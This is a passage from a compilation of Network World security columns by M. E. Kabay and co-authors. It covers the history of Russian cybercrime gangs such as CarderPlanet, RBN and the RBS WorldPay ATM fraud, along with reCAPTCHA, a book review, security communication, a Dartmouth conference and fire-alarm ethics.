- Electronic badge access should be installed for access to the server rooms.
- For personnel safety and building security, the exterior lightning should be designed for maximum visibility with reliable lighting.
- For personnel safety and site security, the parking lot should be adequately lit, well maintained and free of debris and hazards.

Conclusion

The company's strategic planning should include a comprehensive site-security and infrastructure-security assessments as well as a disaster-recovery plan. The company's verbal plans to move the data center included using the original processing site as a hot backup site for disaster recovery; in this case, if the move ever was completed, the original processing site should have been moved as well. All of the items listed above should be taken into consideration when selecting a new backup site.

Final Note

If any one of my prior colleagues happens to recognize the company I am describing, please have the company president give me a call. I will be happy to conduct a walkthrough at no charge to the company. All I ask in return is that the recommendations I make be added to the company's long-term security plans.

* * *

[MK adds: Readers wanting a review of facilities security issues will find a brief overview at http://www.mekabay.com/opsmgmt/facilities_security.pdf . However, Frank Platt's chapters on the subject in the Fourth (2002)< http://tinyurl.com/3ssjor > and Fifth (2009)< http://www.wiley.com/WileyCDA/WileyTitle/productCd-0471716529.html > Editions of the _*Computer Security Handbook*_ are goldmines of valuable information on the subject.]

The Russian Cybermafia: Beginnings

by Bradley Guinen & M. E. Kabay

The CJ341 Cyberlaw & Cybercrime course< http://www.mekabay.com/courses/academic/norwich/cj341/ > in the Criminal Justice< http://norwich.edu/academics/socialscience/justiceStudies/index.html > department at Norwich University< http://www.norwich.edu > requires a short (3,000 word) term paper from each student. The students choose relevant topics that interest them and work through the semester on outlines and drafts before submitting their final version for grading. The paper by US Army ROTC Cadet Bradley Guinen demonstrated excellent research and provided interesting information for his fellow students and for readers of this column. Cadet Guinen and Mich Kabay collaborated closely in adapting Guinen's work for this series of three columns.

* * *

There was a time when computer criminals were mostly interested in "rep" – reputation.< http://www.mekabay.com/overviews/history.pdf > However, cybercrime has become more organized. "The majority of data breaches are the result of organized crime," says Nick Holland< http://www.csoonline.com/article/503308/organized-cybercrime-revealed >, an analyst at Aite Group< http://www.aitegroup.com/ >, a research and advisory firm focused on business, technology, and regulatory issues. Cybercrime has created a new frontier for organized crime; Dmitri Alperovitch< http://blogs.mcafee.com/author/dmitri-alperovitch >, an Internet threat researcher for McAfee, says "The current security environment is ripe for cybercriminals. Unlike other types of crimes, cybercrime has low barriers to entry, there is little prevention and few enforcement mechanisms, and the returns can be enormous! The ease of doing business has facilitated a reported 275,000 incidents in 2008 which translates to about $265 million lost in the U.S. Alone." These organized cybercrime groups are located all around the world, but one place in particular has been a hotspot for organized groups of cyber criminals: Russia.< http://www.crn.com/news/security/218800207/blackhat-usa-2009-russians-organized-crime-heritage-paved-way-for-cybercrime.htm?itc=refresh >

Russia's long-standing history of organized crime< http://www.youtube.com/watch?v=U1u2PrPqdUc > has nurtured a current crop of cybercrime organizations dedicated to the theft of personal and financial information and political hacktivism. During a BlackHat USA presentation in 2009, Dmitri Alperovitch stated that "Russia's history of organized crime has paved the way for the emergence of highly sophisticated cybercrime groups that have spearheaded the emergence of Internet worms, botnets, spamming, phishing, and credit card forums." Alperovitch traced Russian organized crime to the Lenin & Trotsky era. Many of these criminal organizations had their beginnings in the infamous gulags< http://gulaghistory.org/nps/ > of the Soviet era. They followed a strict code known as "The Thieves' Code" which basically alienated the individual from his or her family and entirely committed themselves to the organization.< http://www.fas.org/irp/world/para/docs/rusorg3.htm > To break any of these rules usually ensured mutilation or death. Every member of these organizations had to view crime as "a way of life…" and had to be "willing to live and die for their organization."< http://www.crn.com/news/security/218800207/blackhat-usa-2009-russians-organized-crime-heritage-paved-way-for-cybercrime.htm?itc=refresh > Such loyalty enabled these Russian cybercrime groups to be highly productive.

At first Russian cybercrime was off the radar only being noted for software piracy until in 1994 Vladimir Levin and his collaboration of hackers were able access more than 10 million dollars through computerized systems from Citibank over the course of a few weeks.< http://www.cab.org.in/Lists/Knowledge%20Bank/Attachments/64/InternetFraud-VL.pdf > Levin and his colleagues used stolen key codes, user IDs, and passwords to wire transfer various amounts ranging from thousands to tens of thousands to accounts his group controlled in the United States, Finland, Netherlands, Germany, Israel, Argentina, and Indonesia. It was only in July 1994 that Citibank customers began reporting a total of $400,000 missing from two accounts. The Citibank's security system was able to flag two transfers in August 1994. One was for $26,800, the other for $304,000. Bank officials immediately contacted the FBI, which began tracking Levin as he continued to trespass into Citibank's systems and make more transfers. They tracked a total of 18 login sessions over a few weeks between June and October 1994. Through the efforts of the FBI authorities, Citibank officials, and Russian telephone employees, they pinpointed the source of Levin's operation to the workplace of Levin in St. Petersburg, Russia. He was finally arrested in Heathrow airport in London in March 1995. But this was just one of the first occurrences that brought Russian organized cybercrime to the FBI's watch list.

More in part two of this three-part series.

Bradley Guinen< bguinen@norwich.edu > is due to graduate from Norwich University in 2013 with a BSc in Computer Security and Information Assurance. He is a proud member of the US Army Reserve Officer Training Corps< http://www.norwich.edu/cadets/armyrotc/index.html > at Norwich University, home of the ROTC< http://www.norwich.edu/cadets/rotcrequirements.html >.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Russian Cybermafia:
Boa Factory & CarderPlanet

by M. E. Kabay & Bradley Guinen

The paper written by Cadet Bradley Guinen of Norwich University for his CJ341 Cyberlaw & Cybercrime class provided the basis for this series of articles. Cadet Guinen and Mich Kabay collaborated closely in converting Guinen's essay into a series of articles for Network World Security Strategies. This second article started with a paragraph from the student's essay and has been rewritten and expanded by Mich Kabay.

* * *

At the 2009 BlackHat Conference USA< >, researchers Dmitri Alperovitch < http://www.mcafee.com/us/mcafee-labs/team/dmitri-alperovitch.aspx >, Vice President of Threat Research at McAfee, and J. Keith Mularski< https://365.rsaconference.com/community/connect/rsa-conference-usa-2009/blog/2009/04/22/interview-keith-mularski-public-policy-award-winner >, Supervisory Special Agent for the US Federal Bureau of Investigation's (FBI's) Cyber Initiative and Resource Fusion Unit < http://www.fbi.gov/news/stories/2009/march/fusion_031209 >and the National Cyber-Forensics & Training Alliance< http://www.ncfta.net/ > collaborated on a presentation entitled "Fighting Russian Cybercrime Mobsters: Report from the Trenches."< http://www.blackhat.com/presentations/bh-usa-09/ALPEROVITCH/BHUSA09-Alperovitch-RussCybercrime-PAPER.pdf > Page 3 of their report discusses Roman Vega of Ukraine, who also used the alias "Roman Stepanenko," but was more popularly known as "BOA", started a Website called boafactory.com in the late 1990's. They write,

> Boa Factory was a one-stop clearing house for buying and selling virtually all assets produced by financially-motivated online criminal activity of that time. One could get plastic cards, raw "dumps" (magnetic stripe data from bank and credit cards), traveler's checks and even counterfeit passports. Vega was eventually arrested while vacationing in Cyprus (a popular European destination for Russian and Ukrainian tourists) in June 2004, extradited to California and charged with a 40-count indictment of wire fraud and trafficking in stolen credit cards. Another indictment in New York for access device fraud and money laundering followed 2 years later and convictions eventually secured.

Another useful report that includes details of the Boa Factory and many other criminal gangs is the 56-page White Paper entitled "Cybercrime and Hacktivism" prepared by François Paget< http://fr.linkedin.com/pub/francois-paget/7/379/876 >, a Paris-based Senior Threat Researcher for McAfee and a prolific and brilliant commentator on the security scene.< http://blogs.mcafee.com/author/Francois%20Paget > On page 36 of his paper, Paget writes that "In June 2009, he [Vega] was extradited to the United States and turned over to the federal court. He is accused of embezzling more than US$2.5 million."

According to Alperovitch and Mularski, Vega/Stepanenko and several other criminals met in May 2001 at a restaurant in Odessa with a criminal calling himself "Script" and others to form a new organization called CarderPlanet. The site quickly became a bazaar for the "purchase, review and distribution of cybercriminals goods and services, as well as providing tutorials for new members looking to get a quick 'Getting Started' guide to online fraud schemes."

David Munns, writing in his blog< http://blogs.creditcards.com/davidm.php > on the CreditCards.com site, has a detailed history of CarderPlanet in "The secret history of CarderPlanet.com and Dmitry Ivanovich Golubov."< http://blogs.creditcards.com/2008/05/secret-history-of-carderplanet.php > Originally written in

May 2008, the article was updated in August 2010 after "the arrest of Vladislav Anatolievich Horohorin, 27, aka 'BadB' of Moscow, Russia, one of CarderPlanet's founders. He was arrested as he boarded a Moscow-bound plane in Nice, France."< http://www.creditcards.com/credit-card-news/carderplanet-badb-data-thief-cybercriminal-arrested-1282.php > BadB, a cartoonist, posted aggressively anti-American graphics on his badb.biz carder site. He was described as one of the top five cybercriminals in the world and was indicted for "access device fraud and aggravated identity theft."< http://www.personal-finance.com/stories/vladislav-anatolievich-horohorin-charged-selling-stolen-credit-card-d >

Munns' article is full of unexpected and entertaining details of the case. Here are some highlights (lowlights?):

- "Script" launched an advertising campaign for CarderPlanet.com.
- Criminals arrested in 2004 with counterfeit credit cards claimed that "Script" was Dmitri Golubov, a "part-time student at Mechnikov University in Odessa, Ukraine…."
- CarderPlanet.com shut down in late The U.S. Secret Service, as part of "Operation Firewall," shut down that site and others in 2004,2004 but similar sites continued and grew despite crackdowns by many police forces from various countries including the USA's Secret Service in "Operation Firewall."< http://searchsecurity.techtarget.com/news/article/0,289142,sid14_gci1146949_mem1,00.html >
- In July 2005, Ukrainian police arrested Golubov and found "found three computer hard drives and other electronics equipment that had been cooked in a wok" along with an electromagnetic-pulse generator designed to wipe magnetic information off disk drives.
- In December 2005, Golubov was released by a judge on the grounds that there was insufficient proof of his link to the pseudonymous "Script."
- Golubov started "a political party called the Internet Party of the Ukraine."

In a subsequent posting from May 2008, "Notes from the underground: The next generation of carders,"< http://blogs.creditcards.com/2008/05/notes-from-the-underground.php > David Munns continued his review of the credit-card fraud industry with a detailed and well-documented summary.

Next: the Russian Business Network (RBN) and the attack on RBS WorldPay.

Bradley Guinen< bguinen@norwich.edu > is due to graduate from Norwich University in 2013 with a BSc in Computer Security and Information Assurance. He is a proud member of the US Army Reserve Officer Training Corps< http://www.norwich.edu/cadets/armyrotc/index.html > at Norwich University, home of the ROTC< http://www.norwich.edu/cadets/rotcrequirements.html >.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Russian Cybermafia:
RBN & the RBS WorldPay Attack

by Bradley Guinen & M. E. Kabay

The paper written by Cadet Bradley Guinen of Norwich University for his CJ341 Cyberlaw & Cybercrime class provided the basis for this series of articles. Cadet Guinen and Mich Kabay collaborated closely in converting Guinen's essay into a series of articles for Network World Security Strategies.

* * *

The Russian Business Network (RBN) is infamous for its involvement in malicious software, DDOS attacks, hacking, child pornography, and spam. Much like other Russian cybercrime syndicates the Russian Business Network had its roots in the old fashion selling hacking tools and services that could even penetrate many U.S. government systems.< http://www.bizeul.org/files/RBN_study.pdf > Since then the RBN has scaled up its operations to include the creation of a program called Black Energy, which is a tool used to control a botnet, a large group of infected computers, which in turn are used in an assault on a targeted Website to paralyze it and shut the site down.

In a report by Siobhan Gorman and Evan Perez in December 2009, the *Wall Street Journal* published claims< http://online.wsj.com/article/SB126145280820801177.html > that the FBI was "probing a computer-security breach targeting Citigroup Inc. that resulted in a theft of tens of millions of dollars by computer hackers who appear linked to a Russian cyber gang." The report implied that Black Energy was being used in the attack.< http://www.computerworld.com/s/article/9142578/Report_Russian_gang_linked_to_big_Citibank_hack >. However, within hours of publication, "Citigroup and a federal law enforcement source … refuted a claim that the bank's customers lost millions of dollars in an advanced cyber heist over the summer, leaving lingering questions over details of the alleged attack."< https://www.networkworld.com/news/2009/122209-citigroup-law-enforcement-refute-cyber.html >

Even though that particular attack turned out to be illusory, the RBN really did organize an extraordinary attack known as the RBS WorldPay< http://rbsworldpay.us/ > scam in November 2008.< http://www.networkworld.com/community/node/38366 >. Eastern European criminals were able to hack past WorldPay's sophisticated encryption system used on payroll debit cards and extract information pertaining to these cards.< http://www.justice.gov/opa/pr/2009/November/09-crm-1212.html > They used the stolen data to create hundreds of fake automated teller machine (ATM) debit cards. Then simultaneously around the world, the organized crime group used these fake ATM cards to withdraw the maximum amounts permitted. They stole about $9M dollars from more than 2,100 ATMs in over 280 cities, in countries such as the United States, Russia, Ukraine, Estonia, Italy, China, Japan, and Canada in 12 hours. A year later, eight men were indicted by a federal grand jury in Atlanta.< http://threatpost.com/en_us/blogs/us-takes-down-9-million-rbs-worldpay-hacking-ring-111009 >

In August 2010, one of the accused, Sergei Tšurikov, 26, of Tallinn, Estonia, was successfully extradited to the United States to stand trial.< http://www.justice.gov/opa/pr/2010/August/10-crm-908.html > Unfortunately, in Russia, the alleged leader of the gang involved in the scheme, Victor Pleschuk, 28, was merely given a four-year suspended sentence (probation) and ordered to pay restitution of U$8.9M to RBS WorldPay.< http://www.networkworld.com/news/2010/090810-report-rbs-worldpay-hacker-gets.html >

Readers can estimate for themselves the likelihood that Pleschuk will ever successfully repay this amount.

[Mich Kabay adds:]

In my opinion, international cybercrime will continue to grow. With many countries in the world governed by corrupt bureaucrats and jurists ready to accept bribes< http://www.oecd.org/department/0,3355,en_2649_34855_1_1_1_1_1,00.html > to overlook or even support criminal groups that bring revenue into their countries – and their personal pockets – it is unlikely that we will see a significant reduction in such activities in the foreseeable future.< http://www.scribd.com/doc/49339270/2011-EECTF-European-Cyber-Crime-Survey > And just wait until the People's Republic of China gets more heavily involved: a totalitarian country with no discernable rule of law< http://catdir.loc.gov/catdir/samples/cam033/2002073483.pdf > but with the largest population on the planet is already a significant source of enormous cyber-criminality.< http://news.techworld.com/security/8871/chinese-hacking-threat-set-to-grow/ > The cyberfraud epidemic is only going to get worse.

reCAPTCHA Illustrates Human Ingenuity

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The "Completely Automated Public Turing test to tell Computer and Humans Apart" (CAPTCHA) is the squiggly word that appears on Web sites to stop bots from sending spam and doing other vile deeds.< http://www.networkworld.com/newsletters/sec/2005/0613sec2.html > In the 12 September 2008 issue of *_SCIENCE_* magazine (Vol 321 p. 1465), computer scientists Luis von Ahn< http://www.cs.cmu.edu/~biglou/ >, Benjamin Maurer< http://bmaurer.blogspot.com/ >, Colin McMillen< http://colinm.org/ >, David Abraham< http://www.cs.cmu.edu/~dabraham/ > and Manuel Blum < http://www.cs.cmu.edu/~mblum/ > from the Computer Science Department of Carnegie Mellon University in Pittsburgh report on an innovative application of CAPTCHAs: potentially using the more than 100 million applications of human intelligence in decoding the symbols for useful work.

The first application involves supplementing machine intelligence applied to optical character recognition (OCR). Currently, there is an enormous worldwide effort to transcribe existing printed documents into digital form for increased availability and (one hopes) long term storage (although the stability and usability of digital storage in the face of technological change is the subject of much concern)< http://www.networkworld.com/newsletters/sec/0522sec1.html >. The reCAPTCHA system "is used by more than 40,000 Web sites … and demonstrates that old print material can be transcribed, word by word, by having people solve CAPTCHAs throughout the World Wide Web. Whereas standard CAPTCHAs display images of random characters rendered by a computer, re-CAPTCHA displays words taken from scanned texts." Words which OCR programs have not been able to recognize are stored and then randomly supplied from a database as part of a two word CAPTCHA; the second word is a regular computer-generated CAPTCHA. Both the graphical symbol from the database of uncertain words and a computer-selected ordinary-word CAPTCHA are suitably distorted to prevent machine recognition. If the user types in the correct spelling of the second CAPTCHA, then the user's interpretation of the first CAPTCHA is recorded as a possible transcription.

"To account for human error in the digitization process, reCAPTCHA sends every suspicious word to multiple users, each time with a different random distortion" and combined with different control words. The process includes additional controls in cases of discrepancies. Careful analysis of the results suggests accuracy higher than 99% -- acceptable by industry standards and better than standard OCR. Furthermore, the researchers found that it takes no longer (around 13 seconds) to decipher a two word reCAPTCHA than to decipher a one word CAPTCHA that uses gibberish.

The authors emphasize that reCAPTCHA is "a proof of concept of a more general idea: 'Wasted' human processing power can be harnessed to solve problems that computers cannot yet solve. Some have referred to this idea as 'human computation.'" For example, a CAPTCHA-like system called ASIRRA < http://research.microsoft.com/asirra/ > asks users to distinguish among pictures of dogs and cats -- and can include photos from local animal shelters to promote adoption of homeless critters. Another approach involves working challenging computational problems into computer games; the authors write, "People play these games and, as a result,

collectively perform tasks that computers cannot yet perform. Inspired by this work, biologists have recently built Fold It < http://fold.it >, again in which people compete to determine the ideal structure of a given protein." You will find several other amusing games of this type at the Games With a Purpose (GWAP) site.< http://www.gwap.com/gwap/ >

Anyone interested in installing reCAPTCHA on Web sites can find full documentation online.< http://recaptcha.net/ >

I hope that readers will come up with innovative applications of these ideas to the security field. If you do, please drop me a line and I'll be glad to work with you to publicize your ideas.

I'm already, ah, GWAPing in amazement at the human ingenuity displayed in this work and look forward to further displays of creativity.

Zero Day Threat:
Deep Analysis + Fun = Excellent Read

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Today I'm pointing to an excellent book by Pulitzer Prize winning journalist Byron Acohido < http://www.usatoday.com/community/tags/reporter.aspx?id=88 > and his *USA Today* colleague Jon Swartz < http://www.usatoday.com/community/tags/reporter.aspx?id=321 > called *Zero Day Threat: The Shocking Truth of How Banks and Credit Bureaus Help Cyber Crooks Steal Your Money and Identity.*< http://zerodaythreat.com/ >

The title page presents the authors' definition of *zero day threat*: "a hazard so new that no viable protection against it yet exists." Other experts would refer to a *zero-day exploit* < http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci955554,00.html >. The theme of the book is that the largely unregulated credit card industry has put millions of people in financial difficulties through error, fraud and deliberate resistance to anti-fraud measures.

The last page of the text summarizes the situation: "Cybercrime has evolved into a full-fledged, thriving economy operating on a global scale. Two distinct markets have emerged: one revolves around the harvesting of sensitive data, the other around supplying the goods and services needed to convert stolen data into tangible profit. The use of the Internet as a global communications and transactions channel for criminal pursuits has become ingrained. Meanwhile, law enforcement outside of North America remains negligible; banks, merchants, and media companies continue to enable more types of online transactions, and consumers continue to be seduced by the convenience of our card-based payments system and the Internet."

The authors write in a breezy, journalistic style that is tremendous fun – it reads almost like a novel in places. "Bereft of any furniture to speak of, the apartment was thoroughly trashed. It looked to [Detective Bob] Gauthier, a lifelong hockey player who, at age forty-eight, still played goalie on the police league team, as if a rampaging winger had gone berserk in the place. Shattered glass from unknown knickknacks and dinnerware littered the floor. Elongated gashes marred the walls, as if someone had been doing drills with his hockey stick and the walls got in the way. The glass oven door was obliterated."

Alternating through descriptions of real-life crime, interesting detective work, forensic investigations, and economic analysis, the book is packed with good reading and good information about today's economic crimes. I have assigned it as required reading in my new senior special-topics seminar, "Politics of Cyberspace" (IS406)< http://www.mekabay.com/courses/academic/norwich/is406b/index.htm > that I'll be leading at the School of Business and Management< http://www.norwich.edu/academics/business/ > at Norwich University < http://www.norwich.edu > in Spring 2009.

The authors have a five-minute video about the book on their Web site, which has hundreds of useful links for in-depth news articles as well as current discussions. Reading their blog there is like seeing the next edition of the text in progress. There's also an interesting interview about their work by Dean Takahashi at *VentureBeat* < http://venturebeat.com/2008/04/04/qa-with-

byron-acohido-on-zero-day-threat-identity-theft-book/ >.

Good job, guys!

Don’t be a Blobmonger

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Sharon Mudd, MSIA, CISSP, CISA graduated from the Master of Science in Information Assurance (MSIA) program at Norwich University< http://www.graduate.norwich.edu/infoassurance/ > in June 2008. She contributes today’s column – what follows is entirely her own work with minor edits.

* * *

Do you remember the quintessential horror movie “The Blob?”< http://www.imdb.com/title/tt0051418/ > OK, technically, I don’t either. I am not old enough (it was released in 1958). But, I do remember hearing about it and seeing clips from it used in other movies or TV shows. Recently, on a morning radio show, I heard the host describe the villain as an amorphous thing that attached itself to one person, ate him, and then proceeded to eat half the town. That summary struck me as almost exactly the same kind of description given for many of the complex security problems seen over the last several years.

Here’s the problem, though: regular people do not want to hear about some vague entity waiting in the shadows to insinuate itself into their computers. That holds true for at home users as well as business executives. But they also have no patience for wading through the ever-so-enthralling details of IP addresses, code fragments, and vulnerable ports.

So, borrowing a quote from the film’s protagonist, Steve Andrews (played by Steve McQueen): “How do you get people to protect themselves from something they don't believe in?”

Too many times what the general public (or even our management) hears from us geeks sounds like the same warnings of impending doom Steve was giving the people in the movie. “You’re in danger: a thing has come to town and is eating everything in its path. We may not be able to stop it.”

In familiar security terms, they attempt to instill fear, uncertainty, and doubt (FUD) so that the folks with the cash will give it to us to protect their assets. The trouble is that if we try to solve all problems with FUD, pretty soon the panic will be replaced by complacency. People only have so much roil-ability before our emergencies start becoming old-news. This is bad.

I can think of several reasons why we, as information security professionals, still resort to Blobmongering. Here are my top candidates:

- In the world of 24-hour TV and Internet news coupled with increased home computer use, flashy exploits have gotten too much exposure. The enormous volume of information available overwhelms people. Even security professionals can be overwhelmed.
- Unfortunately, some security professionals seem to think that non-security people are too stupid to understand the complexity of the situation(s).
- Some business leaders are not patient enough or simply not willing to discuss technical

issues, forcing security leaders to explain issues in overly simple terms.

The first step in correcting the problem is for security folks to recognize that we need to get better at extracting ourselves from the bits and bytes of detail. We need to present the bigger picture without resorting to gross overgeneralization Our colleagues must understand _*why*_ they need to pay attention and we have to present the information they need in as non-Blobish a manner as possible. That means we need to learn to speak human rather than geek if we want to be heard.

Here's a practical example. Some friends were in the habit of forwarding chain-emails and I sent them the following message. "Hey gang – can you please stop copying us on these kinds of group chain emails? I don't like them coming in and bringing their potential viruses with them. They clog up my inbox could potentially let someone steal my identity. I have no patience for them and I would rather [my child] not get all of them either." That message was not in techie-talk and was not Blobmongering, either. I identified a problem and gave some consequences, in simple language, (viruses and identity theft). Granted this message would not have passed muster in a business context, but the basic principle is there.

Turning the corner in this headline society is not going to be easy and it will take us out of the tech-speak comfort zone. But if you can master that art of relaying security problems in practical terms it will help you relay the appropriate sense of urgency to those who need to listen. As a bonus, it will also increase your credibility so that in those extreme cases when you really need to scramble the troops to deal with a real monster, they will be willing to trust you that The Blob really is eating half the town and MUST BE STOPPED.

Securing the eCampus 2008:
Dartmouth Conference Promises Interesting Ideas

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

University and college campus electronic security presents special problems for information assurance (IA) specialists. The culture of academia is not inherently supportive of restrictions on access to knowledge and information compartmentalization. Academic institutions have faced legal challenges over violations of intellectual property rights by students and faculty. In many institutions, security policies are weak or vague because of control by faculty members who have limited understanding and less interest in security. Even where there are policies in place, academic information security officers constantly face challenges from innovative and rebellious members of their communities who find technical ways of getting around technical barriers intended to maintain those security policies.

Dartmouth College < http://www.dartmouth.edu/ >, in Hanover, New Hampshire< http://www.hanovernh.org/ >, has a history of computing that dates to a demonstration of remote computer access over telephone lines by Bell Labs' George Stibitz< http://ei.cs.vt.edu/~history/Stibitz.html > in 1940, through the creation of the BASIC computer language by former professors John Kemeny< http://scidiv.bcc.ctc.edu/Math/Kemeny.html > and Thomas Kurtz< http://www.bookrags.com/biography/thomas-eugene-kurtz-wcs/ > in the 1960s (Dr Kurtz was one of my PhD examiners in 1976), to the present as one of the first campuses to offer ubiquitous wireless network access.

Dartmouth College will host its second conference on *Securing the eCampus: Building a Culture of Information Security in an Academic Institution* November 11-12, 2008< http://www.dartmouth.edu/comp/about/conferences/security/ >. Focusing on the unique challenges of cyber security in academia, the conference welcomes CIOs, CISOs, and other academic IT leaders to discuss and explore what it takes to develop a more secure information environment on college campuses. This workshop is co-sponsored by Dartmouth's Institute for Security, Technology, and Society< http://www.ists.dartmouth.edu/ > and Dartmouth's Computing Services Department< http://www.dartmouth.edu/comp/ >.

Ellen Waite-Franzen,< http://www.dartmouth.edu/comp/about/conferences/security/waite-franzen.html > Vice President for Information Technology and Chief Information Officer at Dartmouth and a co-host of the event, notes: "When I started in this business, we all knew that computing technology was exciting, fast-moving, and sometimes risky. But the risks 10 years ago were nothing like the exposures we face today. Today, the lives of our institutions depend on network services at every single level, and it's critical to constantly review security best practices and consult with our colleagues to maintain the computing trust of our constituents."

Professor Denise Anthony,< http://www.ists.dartmouth.edu/people/faculty/anthony.html > Research Director of the Institute for Security, Technology, and Society, chair of the Sociology Department, and the other co-host of the conference agrees, adding, "Computing is a topic and a theme that intersects every academic and administrative department on a college campus. Recognizing computing as the collective resource that it is can help to ensure that we work cooperatively to address not only our individual needs, but also to share information and work together to address security and privacy issues that challenge us all."

The 2008 program was developed considering comments from last year's event. The first day of the conference, Tuesday the 11th of November, will be held at the Courtyard by Marriott< http://www.marriott.com/hotels/travel/lebcy-courtyard-hanover-lebanon/ > in nearby Lebanon, NH< http://www.lebcity.com/public_documents/index >, and will feature presentations from academic, industry, and journalist IT leaders who will discuss a variety of topics including:

- IT and the current campus environment
- Emerging trends and the future of information security
- Getting executive support for security programs
- Tensions between securing against legal pressure (i.e., copyright complaints, CALEA, and so on) and maintaining an open environment
- Developing an information security awareness program

Day two will be held on the Dartmouth campus on Wednesday the 12th of November and will feature several sessions including:

- Building a Security Operations Center
- Emerging trends regarding digital investigation and how they might impact incident response preparedness
- Authenticating remote learners (a panel I'll be leading that I'm calling "On the Internet, No One Knows You're a Dog"< http://weblogs.mozillazine.org/gerv/archives/2007/images/internet_dog.jpg >)
- Developing an information security course

For the detailed agenda, speaker bios, and registration information, please visit the conference website. < http://www.dartmouth.edu/comp/about/conferences/security/ >

I hope to see you there – do say hello if you can attend.

Ethics and Fire Alarms

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Norwich University < http://www.graduate.norwich.edu > MSBC< http://www.graduate.norwich.edu/business-continuity/ > Program Director Dr John Orlando contributes another in his series of essays about business continuity.

* * *

What do you do when the fire alarm goes off at work? If you're like most people, you think to yourself, "Great, an interruption right in the middle of my (x, y, z) project. I hope this won't take too long." You reluctantly shuffle outside and mill around with everyone else until someone gives the all-clear signal to head back to work.

We've been conditioned by years of fire drills to assume that alarms are either tests or false alarms, and just mean a twenty-minute work break. But if a fire alarm is to serve its function, we need to assume—or at least pretend—that it's the real thing. Most important, we need to assume that we will not be returning to work.

I learned about this first hand years ago when I was staying at a hotel in New York City. I was returning from a jog one morning, standing in the hall in my running clothes, when the fire alarm went off. I decided to go in to my room to get my wallet and then started heading down the stairs with everyone else. It turned out that a transformer in the building had caught fire.

Although that fire was minor, regulations required that the fire inspector go through the entire building to look for other potential damage before anyone was allowed back in. The building was closed for two days. We couldn't even retrieve our clothes. I spent that day touring NYC in sweaty running clothes explaining my odd appearance to restaurant people and the like. Luckily, I had my wallet and so could buy meals, tour tickets, and eventually a set of new clothes. I would have been in real trouble without it.

What does this have to do with business continuity? Well, many people would say that I did the wrong thing by taking the time to retrieve my wallet instead of immediately heading for the nearest exit. Was it a reasonable risk?

A similar question came up recently in a discussion on a business-continuity bulletin board < http://groups.yahoo.com/group/discussbusinesscontinuity > about whether it is OK to advise employees to take their laptops with them when they hear a fire alarm. Most commentators thought that employees should not be told to take their laptops because life is more valuable than business.

But I'm not so sure it's as simple as that. Most companies advise employees to grab personal belongings, such as coats or purses, on the way out. A laptop can be undocked or unplugged in a couple of seconds—no one is saying that they should wait for the full shutdown sequence or even the undocking process. There isn't any more time invested than grabbing a coat.

It might even be that requiring people to take their laptop actually improves response time by breaking them of the it's-only-a-fire-drill mindset and getting them to take it seriously. Take a look at how employees react to fire alarms and you will see them finishing up phone conversations, adding a few sentences to a document, waiting for friends, etc. Taking your laptop reminds you that you might not be coming back because it might be the real thing.

As is often the case with ethical questions, the issue is not easily solved with absolutes like "life is more valuable than business." If safety always trumped other considerations, then we would not allow car radios in cars – and certainly not text-message ads via RDS < http://findarticles.com/p/articles/mi_qn4156/is_/ai_n9627466 >. Information assurance and business continuity practitioners face many ethical issues that have yet to be explored and I hope that we will engage in vigorous discussion about these issues.

ARROGANCE OR EFFICIENCY?
Part 1: The Disappearing Message Text

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Earlier this year, I was writing an e-mail message using Microsoft Office Outlook 2007 and clicked on the button for adding one of my signature blocks.

Presto! Most of my message disappeared! Investigation and testing showed that the behavior was unpredictable; sometimes, only the existing default signature was replaced by the new signature but occasionally the program became confused and wiped out portions of the text as well.

I tried in vain to find a problem report on the Microsoft site about this peculiar behavior. Using my status as a *Network World* columnist, I was able to get through to a press relations officer representing Microsoft Office products, and had a pleasant conversation about what turned out to be a usability issue. During that conversation, I pointed out that the observed normal behavior -- replacing the previous signature block -- was new to Outlook 2007 and represented what I felt to be a presumption about both the limitations of users (obviously incompetent to delete a redundant signature block) and mental rigidity by the designers, who were tricked by the name of the feature into believing that signature blocks should be used only for signatures. On the contrary, I said, I had long used the signature block feature as a macro facility, storing dozens of predefined texts in the signature list and selecting them at will. In addition, why would it seem reasonable to designers to assume that a signature block would necessarily be replaced instead of added to? Why would they make the choice for the user never to have components of signature blocks stored separately, to be combined at will?

I admitted that macro facilities in Office 2007 were far better than in previous versions of the software suite. We can now easily create and manage blocks of text, favorite headers and footers, and even text boxes and other objects for storage and retrieval. For more details of these useful functions and others in Word 2007, see a guide by my colleague Prof Rich Huebner and myself.< http://www.mekabay.com/methodology/word_tips.pdf >

Our conversation then turned to another irritating aspect of Office 2007: the absence of a backward-compatible user interface. As most readers know, the Office 2007 suite has a radically different user interface, called the Microsoft Office Fluent user interface (UI), in which

- Familiar functions are grouped in new ways;
- Some functions have disappeared entirely;
- The limited user-definable toolbar is restricted to a single roll of symbols;
- Icons in the user definable toolbar cannot be customized; and
- There is no way to revert to the more familiar Office 2003 (or older) interface.

